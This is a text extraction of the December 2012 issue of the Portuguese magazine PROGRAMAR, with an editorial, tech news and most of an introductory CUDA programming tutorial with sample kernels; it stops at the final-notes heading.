

PROGRAMAR

REVISTA PORTUGUESA DE PROGRAMAÇÃO • WWW.PORTUGAL-A-PROGRAMAR.PT

EDIÇÃO #38 - DEZEMBRO 2012

ISSN 1647-0710



A PROGRAMAR

INTERFACE ARDUINO COM PROCESSING

DESENVOLVER UM SITE RAPIDAMENTE

AZURE PRONTO

POSTGRES

COLUNAS

CODEDUMP

ENIGMAS DO C#

VISUAL(NOT)BASIC ORGANISMOS! DO ZERO AO MERCADO (2 DE 2)

REVIEWS DE LIVROS

ALGORITMIA E PROGRAMAÇÃO ESTRUTURADA

EXERCÍCIOS DE JAVA

AO DESIGN DE INTERFACES

INTRODUÇÃO

NO CODE

DE QUE COR...

CAMALEÃO

A TIAGO ANDRADE E SILVA

ENTREVISTA

DA INFORMAÇÃO

VIAGENS

REGULARMENTE OS FICHEIROS JAVASCRIPT DO SEU SITE?

VERIFICA

EQUIPA PROGRAMAR

Coordenador

António Santos

Editor

António Santos

Design

Sérgio Alves

Twitter: [@scorpion_blood](https://twitter.com/scorpion_blood)

Redacção

António Cunha

David Sopas

Edgar Santos

Fernando Martins

Nuno Santos

Paulo Morgado

Rita Peres

Sérgio Ribeiro

Staff

Ana Barbosa

António Cunha

António Santos

António Silva

Fábio Domingos

Fernando Martins

Jorge Paulino

Sara Santos

Contacto

revistaprogramar@portugal-a-programar.org

Website

<http://www.revista-programar.info>

ISSN

1 647-071 0

<HTTP 509 Bandwidth Limit Exceeded>

Mais uma vez, após a periodicidade habitual, voltamos com novos artigos, temas diferentes, uma nova etapa!

Nesta edição trazemos uma nova variedade de artigos, que esperamos serem do vosso agrado! Trazemos a revista até os nossos leitores, com o mesmo esforço e a mesma dedicação que nos caracteriza.

Com esta edição passa exactamente um ano, desde que aceitei pegar neste projecto, que é nosso e vosso. Deixaram-me um grande legado, um legado difícil de viver à altura dele!

Com a mente no futuro e a vontade de continuar esse legado, a revista cresceu! Cresceu com todos vocês que nos acompanham edição após edição. Cresceu com a equipe que faz com que a Revista chegue até vós.

Quando comecei a escrever este editorial, estava a pensar, na revista e em todo o seu percurso. Desde que a leio até aqui. Penso nos objectivos traçados para o ano que finda, na evolução que a tecnologia teve, durante este ano e naquilo que serão os objectivos para o próximo ano!

Este ano trouxemos até vós, novos artigos, novos autores, novas colunas, novas secções. Assistimos ao “nascimento” de novas tecnologias, à perda de grandes mestres da tecnologia, ao lançamento do Raspberry Pi, o computador que prometeu revolucionar o acesso à tecnologia, e de certa forma acabou fazendo aquilo a que se propôs. Vimos serem dados “passos de gigante”, no mundo da tecnologia. E nós tentamos sempre acompanhar a mudança, as novas tecnologias, tudo para trazer até vós uma revista revigorada, edição após edição!

Quando escolhi o título deste editorial, escolhi-o a pensar no desejo e no objectivo que temos para o ano que vem! Levar a revista mais longe, a novos patamares, a mais leitores, trazer-vos mais e melhor, e com a vossa ajuda crescer!

Vem aí o que dizem alguns, ser o ano da tecnologia! Eu não gosto de previsões! Todas tendem a errar... Prefiro recordar as palavras do Homem que disse “prognósticos só no fim do jogo”, e desejar a todos vocês, um ano em cheio!

Nós cá estaremos, edição após edição, a trazer-vos o nosso melhor trabalho e as últimas novidades da tecnologia! E em tom de brincadeira com o título, do editorial, vos digo, que o nosso “Bandwidth Limit” está longe de ser atingido! Continuaremos com mais, com melhor de todos nós, para todos vocês!

Até uma próxima edição, Continuem connosco, continuem a programar, continuem por aí, que nós estamos cá para vos trazer o melhor “without Bandwidth Limit”

António Santos

[<antonio.santos@revista-programar.info>](mailto:antonio.santos@revista-programar.info)

A revista PROGRAMAR é um projecto voluntário sem fins lucrativos. Todos os artigos são da responsabilidade dos autores, não podendo a revista ou a comunidade ser responsável por alguma imprecisão ou erro.

Para qualquer dúvida ou esclarecimento poderá sempre contactar-nos.

TEMA DE CAPA

- [7](#) Introdução à Programação em CUDA (**Patricio Domingues**)

A PROGRAMAR

- [13](#) Accionamento de Led e Arduino Através de Interface Gráfica em Processing (**Nuno Santos**)
- [16](#) PostgreSQL como alternativa de SGBD (**Ricardo Trindade**)
- [18](#) Custo Efetivo de uma Solução na Nuvem em Ambiente Windows Azure (**Edgar Santos**)
- [28](#) Rápido e bem? A programação web tem. (**Sérgio Laranjeira**)

COLUNAS

- [32](#) Visual (NOT) Basic - Organismos! Do zero ao mercado (2/2) (**Sérgio Ribeiro**)
- [45](#) Enigmas de C#: foreach (**Paulo Morgado**)
- [46](#) Core Dump: Core Dump - IT em Tempos de Crise (**Fernando Martins**)

ANÁLISES

- [49](#) Introdução ao Design de Interfaces (**Sérgio Alves**)
- [50](#) Exercícios em Java – Algoritmia e Programação Estruturada (**Carlos José Dias**)

NO CODE

- [52](#) Viagem da Informação (**Rita Peres**)
- [55](#) “Camaleão! De que cor?” (**Sara Santos**)
- [57](#) Verifica regularmente os ficheiros JavaScript do seu site? (**David Sopas**)
- [59](#) Entrevista a Tiago Andrade e Silva
- [62](#) Projecto em Destaque na Comunidade Portugal –a– Programar : Taggeo

EVENTOS

08 Dez 2012	34ª Reunião Presencial NetPonto
08 Dez 2012	Meetup Wordpress Porto
18 Dez 2012	XXIX Encontro da comunidade SQLPORT
26 Jan 2013	35ª Reunião Presencial NetPonto

Para mais informações/eventos: http://bit.ly/PAP_Eventos. Divulga os teus eventos para o email eventos@portugal-a-programar.pt

SDK do Android 4.2 já está disponível

A Google já disponibilizou o kit de desenvolvimento da versão 4.2 do sistema operativo móvel Android. As ferramentas permitem à comunidade de programadores desenvolver aplicações que corram naquela versão da plataforma, que é a mais usada em smartphones por todo o mundo.

O Android 4.2 foi apresentado pela Google no passado dia 29 de outubro, data de apresentação dos novos Nexus, que fazem as honras de estreia desta versão renovada do Jelly Bean.

A mais recente versão do Android integra melhorias ao nível da performance, que irão ter impacto nas aplicações, que graças a esse upgrade terão condições para assegurar uma melhor performance. Outra novidade com interesse para os programadores é, por exemplo, a possibilidade de desenvolver widgets para o ecrã de bloqueio do dispositivo.

Na perspetiva do utilizador, entre as novidades mais relevantes da atualização ao sistema operativo estão a possibilidade de definir diferentes perfis de utilização personalizados num mesmo equipamento.

As novas funcionalidades associadas à câmara também são interessantes e permitem fazer fotografias de 360 graus, tornando parte integrante do sistema operativo uma funcionalidade que já era disponibilizada por várias aplicações.

O SDK deste renovado Jelly Bean pode ser descarregados no site para programadores da Google.

Escrito ao abrigo do novo Acordo Ortográfico

Fonte: Tek Sapo.



Windows 8 Store com novas aplicações portuguesas

A Microsoft Portugal anunciou a disponibilização de 18 novas apps portuguesas na loja de aplicações do Windows 8. No dia de apresentação do novo sistema operativo a empresa já tinha revelado algumas aplicações de parceiros nacionais, e na altura tinha garantido que mais estavam a caminho.

As promessas da Microsoft cumpriram-se e passado um mês, mais 18 aplicações made in Portugal juntam-se ao ecossistema de apps do Windows 8, que atualmente tem perto de 20 mil softwares dedicados ao novo sistema operativo. A categoria de aplicações relacionadas com informação e meios de comunicação são as mais representadas neste novo leque de apps disponibilizadas. Banca SAPO, Brisa Info Trânsito, Informação para Investidores, Notícias Palco Principal, Sábado e Record são as edições que chegam até aos dispositivos com Windows 8. A app Banco Espírito Santo do BES e a Máquina de Poupança do Montepio Geral também passam a estar disponíveis na loja de aplicações.

Existem em programas mais virados para o entretenimento como o EatOut que dá informações sobre os restaurantes populares de uma localização ou como o Background Wallpapers HD, que permite ao utilizador aceder a um grande conjunto de imagens que podem ser usadas para personalizar o dispositivo. Em comunicado de imprensa a Microsoft revela ainda que no início de dezembro vai apresentar duas novas aplicações desenvolvidas em Portugal e que são "pioneiras a nível mundial".

A empresa está empenhada em fomentar o desenvolvimento de novos softwares para o Windows 8 e para isso promoveu uma maratona de 48 horas para o desenvolvimento de aplicações a meio de novembro, além de estar a preparar novas versões das iniciativas App Me Up e App VIP, esta última que dará oportunidade aos programadores de ganharem dispositivos equipados com Windows 8 e Windows Phone 8.



Escrito ao abrigo do novo Acordo Ortográfico

Fonte: Tek Sapo

Codebits VI

A sexta edição do Sapo Codebits acabou há pouco mais de uma semana e ainda deve estar bem recente na cabeça dos 800 participantes. Mas para aqueles que não participaram ou não tiveram oportunidade de ir, fica aqui um resumo dos momentos marcantes do maior evento de programação a nível nacional.

Na manhã do dia 15 já a fila se prolongava à porta da Sala Tejo do Pavilhão Atlântico. As dezenas de palestras e workshops bem como o "peso" do nome de alguns oradores, como Mitch Altman, Diogo Ferreira e Ricardo Cerqueira, aliadas às diferentes competições que aconteceram durante os três dias moveram centenas de participantes.

Além de palestras, o palco principal foi o local onde a PT apresentou algumas novidades, que funcionaram como ponto de partida para o início oficial do Codebits e que pretendiam inspirar algumas equipas a desenvolverem ideias relacionadas com os projetos anunciados. Foi anunciado, por exemplo, um renovado sistema de Meo Kanal, além da disponibilidade do serviço para mais utilizadores nas próximas semanas, chegando aos subscritores do Meo Satélite e aos utilizadores que têm iPad através de uma aplicação móvel.

Para que os participantes pudessem trabalhar "em condições" a PT disponibilizou ferramentas de desenvolvimento, que além da plataforma Meo, permitiam ainda desenvolver apps para o serviço CloudPT, anunciado semanas antes mas que voltou a estar em destaque no Codebits.

Mais novidades chegaram através dos responsáveis do Sapo, que através da iniciativa conjunta com as universidades portuguesas conhecida como Sapo Labs, apresentou o projeto "o mundo numa rede" com a agência Lusa e anunciou mais uma parceria, desta feita com a Universidade Nova de Lisboa.


O Sapo Codebits 2012 deu ainda a conhecer aos participantes algumas das principais tendências atuais do mundo tecnológico. A área da impressão 3D esteve a cargo de Erik de Bruijn e durante três dias o holandês e a Ultimaker reproduziram várias objetos tridimensionais que foram espantando os visitantes do espaço Hardware Den.

O micro computador Raspberry Pi, da fundação com o mesmo nome, foi representado por Rob Bishop, o único empregado a tempo inteiro da marca e evangelista do produto. Durante dois dias Rob Bishop, que deu uma entrevista ao TeK, foi o "mestre" de cerca de 120 "aprendizes" que conheceram novas formas de tirar um proveito do computador do tamanho de um cartão de crédito e com um preço reduzido. A organização do evento equilibrou a balança do avanço tecnológico com a presença do Arcade Man e das suas consolas de arcade em recuperação.

Dos 92 projetos inscritos, nem todos conseguiram convencer o júri do evento e os restantes participantes que também escolheram entre si os melhores projetos. Os grandes vencedores acabaram por ser o Crowd Sound, que faz uso do Raspberry Pi e da CloudPT para substituir as tradicionais jukeboxes, e o Konnect, projeto onde o Kinect da Microsoft foi usado como interprete de linguagem gestual.

Ficou ainda a promessa de que em 2013 o Codebits está de volta e com mais força: o concurso de programação vai viajar até ao outro lado do Atlântico para uma primeira edição no Brasil.

Fonte: Tek Sapo



TEMA DE CAPA

Introdução à Programação em CUDA

Introdução à Programação em CUDA

Nos últimos anos, as placas gráficas (GPU – *Graphical Processing Unit*) ganharam relevância no âmbito da computação paralela. De facto, os mais recentes modelos da NVIDIA e da AMD/ATI – dois dos maiores construtores de placas gráficas – têm na ordem do milhar de núcleos de processamento, “core” na designação anglo-saxónica. Exemplo disso é a GPU NVIDIA GTX 680 que tem 1536 núcleos, estando creditada com um desempenho máximo (teórico) de 3.1 TFLOPS em cálculo de vírgula flutuante com precisão simples, sendo que um TFLOPS corresponde a 10^{12} operações de vírgula flutuante por segundo.

Contudo, do ponto de vista de computação paralela, de pouco serve a existência de milhares de cores se o seu uso estiver limitado somente à produção e tratamento de gráficos. Foi pois a pensar na comunidade de computação paralela e no potencial mercado que essa representa, que a NVIDIA lançou em Novembro de 2006, a versão 1.0 da plataforma Compute Unified Device Architecture (CUDA). Embora limitado às GPU da NVIDIA, as sucessivas versões de CUDA tornaram possível o uso de GPU para o desenvolvimento e execução de computação paralela de larga escala. Em alguns cenários de computação – tratamento de imagens e vídeo, processamento de dados, aplicações bioinformáticas, etc. – as GPU proporcionam velocidades de execução muito mais rápidas do que as alcançadas pelos processadores (CPU). Neste artigo introduzem-se os conceitos básicos de programação paralela para a plataforma CUDA.

Paralelismo na GPU

A *thread* é a entidade ativa na GPU, a que executa as instruções do código. O paralelismo de uma GPU baseia-se na existência simultânea de largos milhares de threads, umas em execução (cada *core* executa uma *thread*), outras a aguardarem a sua vez, seja por não existirem *cores* disponíveis ou porque um pedido de acesso à memória efetuado por essas threads ainda não está concluído.

Apesar do mesmo nome, as threads executadas numa GPU diferem bastante das threads que existem no contexto de um processo em execução no CPU. A principal característica das threads de GPU é que executam um mesmo código, variando para cada uma delas os dados em que operam. Ou seja, executam as mesmas instruções sobre dados diferentes. Este modelo designa-se por *Single Instruction Multiple Threads* (SIMT). Por exemplo, considere-se que se pretende somar dois vetores – A e B – com 32 inteiros cada, por forma a obter como resultado um vetor soma S. Considere-se ainda que se dispõe de 32 threads, cada uma identificada por um inteiro distinto que varia entre 0 e 31. Na abordagem CUDA, cada thread irá proceder ao cálculo da soma dos elementos dos vetores A e B cujo índice seja igual ao identifi-

cador da thread. Assim, a thread com identificador 0 calculará $A[0]+B[0]$, guardando o resultado em $S[0]$, a thread 1 calculará $A[1]+B[1]$ escrevendo o resultado em $S[1]$, e assim sucessivamente. Considerando que as 32 threads executam em simultâneo, todo o vetor soma S será calculado simultaneamente. É nessa metodologia paralela que assenta o CUDA e a execução em GPU. Num contexto não paralelo, como o do CPU, o cálculo do vetor S é sequencial, requerendo um ciclo que itera e soma sucessivamente cada elemento de índice i (entre 0 e 31) dos vetores A e B.

“ A plataforma CUDA disponibiliza dois níveis de programação: runtime e driver. ”

A plataforma CUDA

Uma das virtudes do CUDA é o facto de estar acessível através de uma simples extensão à linguagem de programação C, sendo complementada por um conjunto de identificadores e funções. Deste modo, um programador familiarizado com a linguagem C rapidamente se torna produtivo em CUDA. A associação do CUDA à linguagem C não é fortuita: a linguagem C é popular no desenvolvimento de código para ambientes de alto desempenho. A NVIDIA suporta ainda a linguagem C++ para CUDA. Para além do C e do C++, existe ainda suporte não oficial para linguagens como o Python e o Java, via PyCUDA e JCUDA, respetivamente.

A plataforma CUDA disponibiliza dois níveis de programação: *runtime* e *driver*. O nível *runtime* é o mais alto nível, assenta no nível *driver*, e é o nível focado neste artigo. Os identificadores (constantes, funções, etc.) do nível *runtime* têm o prefixo `cuda_`, como por exemplo a função `cudaMemcpy`. A extensão `.cu` é empregue para identificar ficheiros com código CUDA.

O código executado na GPU pelas threads é designado por *kernel*. Em termos de código, um kernel aparenta-se a uma função, com a exceção que é precedido pela palavra-chave `__global__` e que não permite valor de retorno. A Listagem 1 mostra o kernel `somaVetores`. Este kernel recebe como parâmetros os vetores de inteiros a somar, `a` e `b`, o inteiro `N` que indica o número de elementos de cada vetor e ainda o vetor `s` que é preenchido pelo kernel com a soma de `a` e `b`. O

TEMA DA CAPA

INTRODUÇÃO À PROGRAMAÇÃO EM CUDA

conteúdo do kernel, bem como o significado dos identificadores **blockIdx.x**, **blockDim.x**, **gridDim.x** e **threadIdx.x** será explicado mais adiante.

```
__global__ void somaVetores(int *a, int *b, int
                               *s, int n)
{
    int tid= blockIdx.x*blockDim.x+threadIdx.x;
    int deslocamento = gridDim.x*blockDim.x;
```

Listagem 1: Kernel somaVetores ainda sem código

Quando compilado, o código de um kernel é transformado pelo compilador CUDA (nvcc) em instruções PTX (*Parallel Thread eXecution*) que são executadas pelas GPU que suportam CUDA, isto é, praticamente todas as GPU da NVIDIA produzidas desde 2007. Para além da palavra-chave **__global__**, uma outra palavra, identifica código GPU: **__device__**. A diferença entre ambas é que o código identificado com **__global__** permite que seja chamado pelo CPU, sendo pois um ponto de entrada para execução na GPU, ao passo que código **__device__** apenas pode ser chamado a partir de código da GPU, seja esse código um kernel ou uma outra função também ela identificada com **__device__**.

Execução de um kernel

No CUDA, a chamada para execução de um kernel na GPU é efetuada através do operador `<<<...>>>` na forma **Nome-Kernel<<<GeoBlocos,GeoThreads>>>** que define a grelha de execução em blocos e em threads. Assim, uma grelha de execução contém blocos, sendo que cada bloco contém threads. O parâmetro **GeoBlocos** indica a geometria de blocos pretendidas. Por sua vez, o parâmetro **GeoThreads** define, para cada bloco, a organização geométrica das threads. Importa notar que cada bloco é estanque em relação aos outros blocos, significando que as threads pertencentes a um bloco apenas podem sincronizar com outras threads pertencentes ao mesmo bloco.

No caso mais simples, **GeoBlocos** e **GeoThreads** têm apenas uma dimensão, podendo ser representados por números inteiros. Por exemplo, a chamada `<<<2,16>>>` leva a que o kernel seja executado por 2 blocos distintos, cada bloco com 16 threads, perfazendo um total de 32 threads. No código de um kernel, cada bloco é identificado pelo índice numérico guardado no identificador CUDA **blockIdx.x**, que no exemplo `<<<2,16>>>` varia entre 0 (1º bloco) e 1 (2º bloco). O campo **.x** designa a dimensão x. Existem ainda os campos **.y** (2ª dimensão) e **.z** (3ª dimensão) mas neste caso, o valor de ambos é sempre zero, dado que o kernel está a ser executado com uma geometria unidimensional. Similarmente, o índice numérico de cada thread está acessível através do identificador **threadIdx.x** que, para o exemplo em apreço, varia entre 0 (primeira thread) e 15 (última thread). É necessário ter em atenção que os identificadores de threads são

repetidos entre blocos diferentes, existindo pois uma thread com índice 0 em cada bloco da geometria de execução, uma thread com índice 1 e assim sucessivamente.

Para além dos identificadores de bloco (**blockIdx**) e de thread (**threadIdx**), o CUDA disponibiliza o identificador **blockDim** que devolve o tamanho do bloco, tamanho esse medido em threads. No exemplo considerado, **blockDim.x** é igual a 16 correspondendo às 16 threads que existem por bloco (**blockDim.y** e **blockDim.z** são ambos iguais a um dado a geometria ser unidimensional). O CUDA disponibiliza ainda o identificador **gridDim** que mede o número de blocos nas várias dimensões. No exemplo, **gridDim.x** é 2 correspondendo aos dois blocos. A Figura 1 ilustra os dois blocos e 16 threads por blocos resultantes da geometria de execução `<<<2,16>>>`.

blockIdx.x = 0				blockIdx.x = 1			
0	1	...	15	0	1	...	15

Figura 1: blocos e threads resultantes da chamada kernel `<<<2,16>>>`

Cálculo de índices no Kernel somaVetores

No caso do kernel **somaVetores** é necessário assegurar que todos os elementos dos vetores A e B são processados. Para além desta premissa básica, procura-se ainda que exista uma distribuição uniforme de trabalho pelas threads, de modo a que todas as threads processem um igual número de elementos dos vetores A e B. De facto, a distribuição uniforme de trabalho potencia um melhor aproveitamento do paralelismo.

Uma abordagem relativamente simples à distribuição do processamento dos elementos de vetores por threads assenta no cálculo de um índice inicial, distinto para cada thread. Esse índice é representado pela variável inteira **tid** do código do kernel **somaVetores**, sendo calculado com recurso ao produto do tamanho do bloco (**blockDim.x**) pelo índice do bloco corrente (**blockIdx.x**) acrescido do identificador de thread (**threadIdx.x**). Resumindo, o valor inicial do índice **tid** é calculado da seguinte forma:

$$tid = blockIdx.x * blockDim.x + threadIdx.x$$

Facilmente se constata que no primeiro bloco de threads (bloco com **blockIdx.x** igual a 0), **tid** variará entre 0 (1ª thread do bloco) e 15 (16ª thread do bloco), e entre 16 e 31 no bloco 1 (**blockIdx.x** igual a 1), garantindo-se pois uma sequência de índices entre 0 e 31. Desta forma, quando estiver em execução, cada um dos primeiros 32 elementos do vetor S será calculado por cada uma das 32 threads distintas.

E como é que uma thread determina o índice do elemento seguinte que tem que processar? Simplesmente somando ao valor do índice corrente (**tid**), o deslocamento correspondente ao número total de threads em execução. Esse total de

threads é dado pelo produto do número total de blocos da execução (**gridDim.x**) pelo número de threads por bloco (**blockDim.x**), ou seja:

```
deslocamento = gridDim.x * blockDim.x
```

```
(...)  
int deslocamento = gridDim.x*blockDim.x;  
while( tid < n){  
    (...)
```

Listagem 2: Cálculo do índice do elemento seguinte

Este processo de cálculo e processamento do índice seguinte é repetido, em ciclo, pela thread até que o índice corrente da thread seja igual ou superior ao número de elementos dos vetores a somar, isto é, **n**. A Listagem 2 destaca a parte do kernel afeta ao cálculo do índice seguinte. O código completo do kernel **somaVetores** está na Listagem 1.

Memória CPU vs memória GPU

Dado ser executado na GPU, um kernel apenas pode aceder à memória da GPU. Deste modo, no caso do kernel **somaVetores**, os vetores A,B e S que são passados como parâmetros devem corresponder a zonas de memória do GPU. De facto, é um erro passar a um kernel vetores alocados na memória RAM do CPU, pois esses endereços não são válidos na GPU, dado que os espaços de endereçamentos CPU e GPU são diferentes. Para a alocação de memória no espaço de endereçamento da GPU, o CUDA disponibiliza a função **cudaMalloc** que deve ser chamada no código executado pelo CPU. Tal como sucede com a alocação de memória no CPU via a função **malloc**, quando um determinado bloco de memória previamente alocado através de **cudaMalloc** deixa de ser necessário, deve ser libertado, recorrendo-se à função **cudaFree** que tem um comportamento similar à função **free** do C.

```
int *dev_A, *dev_B, *dev_S;  
int N=32;  
...  
cudaMalloc(&(dev_A), N*sizeof(int));  
cudaMalloc(&(dev_B), N*sizeof(int));  
cudaMalloc(&(dev_S), N*sizeof(int));
```

Listagem 3: Alocação de memória da GPU via cudaMalloc

A Listagem 3 ilustra a alocação de memória da GPU para os vetores A, B e S. O prefixo **dev_** empregue nos identificadores A, B e S destina-se a vincar que a memória corresponde à GPU (*device*). É importante notar que a função **cudaMalloc** apresenta uma interface diferente da função **malloc** do C. Assim, **cudaMalloc** recebe o endereço do ponteiro que, em caso de sucesso na alocação, ficará a apontar para a memória alocada na GPU. O sucesso da execução da função **cudaMalloc**, como de muitas outras funções CUDA, é avaliado através do valor devolvido pela função: o valor **cudaSuccess** significa que a execução foi bem sucedida, caso contrário ocorreu erro e o valor devolvido corresponde ao código de erro. Uma mensagem com o significado do

INTRODUÇÃO À PROGRAMAÇÃO EM CUDA

código de erro pode ser obtida através da função **cudaGetErrorString**. O código da Listagem 4 exemplifica a deteção de erro em CUDA. Por uma questão de espaço, o restante código apresentado neste artigo não processa o código de retorno das funções CUDA, não detetando pois situações de erro.

```
(...)  
cudaError_t err;  
err = cudaMalloc((void*)&dev_A, N * sizeof(int));  
if( err != cudaSuccess){  
    fprintf( stderr, "Erro: '%s'\n", cudaGetErrorString  
            (err));  
}  
(...)
```

Listagem 4: Deteção de erro numa chamada CUDA

Após a alocação na memória da GPU e antes que se possa lançar a execução do kernel **somaVetores**, torna-se necessário atribuir os valores de entrada aos vetores A e B, que no código em análise estão representados por **dev_A** e **dev_B**. Por se tratarem de vetores que existem na memória da GPU, a atribuição de valores aos vetores não pode ser feita diretamente a partir do CPU. Para o efeito, é necessário, para cada vetor, criar um vetor no CPU (através da função **malloc** do C) e inicializá-lo com os valores pretendidos. De seguida, copia-se cada um dos vetores do CPU para **dev_A** e **dev_B** através de uma outra função: **cudaMemcpy**. Como o nome sugere, a função **cudaMemcpy** copia uma determinada quantidade de bytes entre uma zona da memória do CPU e a memória da GPU. O primeiro parâmetro indica o endereço de destino, o segundo parâmetro indica o endereço origem, o terceiro parâmetro define o número de bytes a copiar. Finalmente, o quarto e último parâmetro define o sentido da cópia, sendo **cudaMemcpyHostToDevice** para cópia da memória do CPU para a GPU e **cudaMemcpyDeviceToHost** para o sentido contrário.

Código completo

Já nos é possível completar o código do programa **somaVetores.cu** (Listagem 5). No código da função **main**, que é executado pelo CPU, procede-se (1) à alocação, na memória do CPU, dos vetores **host_A**, **host_B** e **host_S**, (2) preenchendo-se os vetores **host_A** e **host_B** com os valores que se pretendem somar, neste caso com números inteiros de 1 até N. Seguidamente, (3) aloca-se na memória da GPU os vetores, **dev_A**, **dev_B** e **dev_S**, procedendo-se depois (4) à copia dos valores de **host_A** e **host_B** respetivamente para **dev_A** e **dev_B** através da função **cudaMemcpy**. Estão reunidas as condições para a execução do kernel **somaVetores** na GPU, efetuada via **somaVetores<<<2,16>>>** (**dev_A,dev_B,dev_S,N**). Após a execução do kernel, procede-se à copia do vetor de resultados **dev_S** para o vetor **host_S** e mostram-se o conteúdo dos vetores **parcelas**, **host_A** e **host_B**, bem como do vetor **soma** **host_S** por forma a verificar a correção do resultado. Finalmente, procede-se ao libertar da memória, através das funções **free** e **cudaFree**, consoante se trate de memória do CPU ou da GPU.

TEMA DA CAPA

INTRODUÇÃO À PROGRAMAÇÃO EM CUDA

Apesar de se lançar o kernel na configuração `<<<2,16>>>`, o código está preparado para ser executado com qualquer outra configuração (unidimensional) válida. Por exemplo, `<<<8,32>>>` ou `<<<16,64>>>`. Por razões de eficiência relacionadas com o escalonamento interna das threads é recomendado que o número de threads por blocos seja sempre múltiplo de 32. Note-se ainda que o código está preparado para qualquer valor de N positivo (na listagem é empregue **N=2048**).

Uma observação importante: dado a execução do kernel ocorrer na GPU, o CPU prossegue a execução logo após o lançamento do kernel, não esperando pois pela conclusão do kernel. Este assincronismo não causa problemas de concorrência, pois uma função CUDA que envolva a GPU aguarda sempre que a anterior função CUDA tenha terminado (as funções CUDA são síncronas entre si). Assim, quando se procede à cópia do vetor soma `dev_S` para o vetor `host_S`, a função `cudaMemcpy` apenas efetua a cópia quando a GPU tiver efetivamente terminado a execução do kernel.

```
#include <stdio.h>
#include <cuda.h>
__global__ void somaVetores(int *a,int *b,int
                          *s,int n){
    int tid=blockDim.x*blockIdx.x + threadIdx.x;
    int deslocamento = gridDim.x * blockDim.x;
    while(tid < n){
        s[tid]=a[tid] + b[tid];
        tid += deslocamento;
    }
}

int main(void){
    int *host_A, *host_B, *host_S;
    int *dev_A, *dev_B, *dev_S;
    int N=2048;

    host_A = (int*) malloc(N*sizeof(int));
    host_B = (int*) malloc(N*sizeof(int));
    host_S = (int*) malloc(N*sizeof(int));

    /* aloca memória na GPU */
    cudaMalloc((void**)&dev_A, N * sizeof(int));
    cudaMalloc((void**)&dev_B, N * sizeof(int));
    cudaMalloc((void**)&dev_S, N * sizeof(int));

    /* Inicializa vetores host_A e host_B */
    for (int i=0; i<N; i++){
        host_A[i] = i;
        host_B[i] = i;
    }

    cudaMemcpy(dev_A,host_A,N*sizeof(int),
               cudaMemcpyHostToDevice);
    cudaMemcpy(dev_B,host_B,N*sizeof(int),
               cudaMemcpyHostToDevice);
    somaVetores<<<2,16>>>(dev_A, dev_B, dev_S, N);
    /* Copia resultados GPU -> CPU */
    cudaMemcpy(host_S, dev_S, sizeof(int)*N,
               cudaMemcpyDeviceToHost);
    for(int i=0;i<N;i++){
        printf("[%d]: %d + %d = %d\n",i,
              host_A[i],host_B[i],host_S[i]);
    }
    cudaFree(dev_A);
    cudaFree(dev_B);
    cudaFree(dev_S);
    free(host_A);
    free(host_B);
}
```

```
free(host_S);
return 0;
}
```

Listagem 5: código completo do `somaVetores.cu`

Compilação e execução

A compilação do programa `somaVetores.cu` é efetuada através do programa `nvcc` que é o compilador de CUDA da NVIDIA. O `nvcc` requer a existência de um compilador externo de C que é chamado para efetuar a compilação do código que se destina a ser executado no CPU. Em ambiente Windows, o compilador externo é o Microsoft Visual Studio, ao passo que em Linux é empregue o `gcc`. O CUDA suporta ambientes Windows, Linux e MacOS X.

A linha de comando para compilação do programa `somaVetores` é a seguinte:

```
nvcc somaVetores.cu -o somaVetores.exe
```

Se tudo estiver correto, será criado o ficheiro executável `somaVetores.exe` que pode ser executado da forma tradicional através da linha de comando.

Geometria de execução multidimensional

Já indicamos que a geometria de execução de um kernel pode ser multidimensional. De facto, o CUDA suporta geometria de execução até três dimensões, tanto a nível dos blocos, como ao nível das threads. Para possibilitar a definição de geometrias multidimensionais, o CUDA disponibiliza variáveis do tipo `dim3`. A Listagem 6 exemplifica a execução do kernel `idx2D` numa grelha de 3x2 blocos, sendo cada bloco composto por uma geometria 4x4 de threads. Assim, cada um dos 6 blocos terá 16 threads, perfazendo um total de 96 threads. O kernel não efetua cálculos, apenas mostra, para cada thread, os identificadores `threadIdx` e `blockIdx` nas dimensões `.x` e `.y`. Dado que o kernel faz uso da função `printf`, o código requer uma GPU com capacidade computacional igual ou superior a 2 (*compute capability* $\geq 2.x$), sendo necessário acrescentar a opção `-arch=sm_20` na compilação do código. Adicionalmente, para garantir que a informação enviada pelo `printf` do kernel é efetivamente mostrada, torna-se necessário sincronizar o CPU com a GPU, chamando-se para o efeito a função `cudaDeviceSynchronize` logo após o lançamento do kernel via operador `<<<...>>>`. Uma visão parcial da saída da execução do programa `idx2D` é mostrado na Listagem 7.

```
nvcc idx2D.cu -arch=sm_20 -o idx2D.exe
```

```
#include <stdio.h>
#include <cuda.h>
__global__ void idx2D(void){
    printf("blockIdx=(%d,%d),gridDim=(%d,%d)\n",
          blockIdx.x,blockIdx.y,threadIdx.x,threadIdx.y);
}

int main(void){
    dim3 Blocks2D(3,2);
    dim3 Threads2D(4,4);
}
```

INTRODUÇÃO À PROGRAMAÇÃO EM CUDA

```
idx2D<<<Blocks2D,Threads2D>>>();  
cudaDeviceSynchronize();  
return 0;  
}
```

Listagem 6: código do programa idx2D.cu

```
blockIdx=(0,0),threadIdx=(0,0)  
blockIdx=(0,0),threadIdx=(0,1)  
blockIdx=(0,0),threadIdx=(0,2)
```

(...)

```
blockIdx=(2,1),threadIdx=(3,1)  
blockIdx=(2,1),threadIdx=(3,2)  
blockIdx=(2,1),threadIdx=(3,3)
```

Listagem 7: saída (parcial) da execução de idx2D.cu

“o CUDA suporta geometria de execução até três dimensões, tanto a nível dos blocos, como ao nível das threads.”

Notas finais

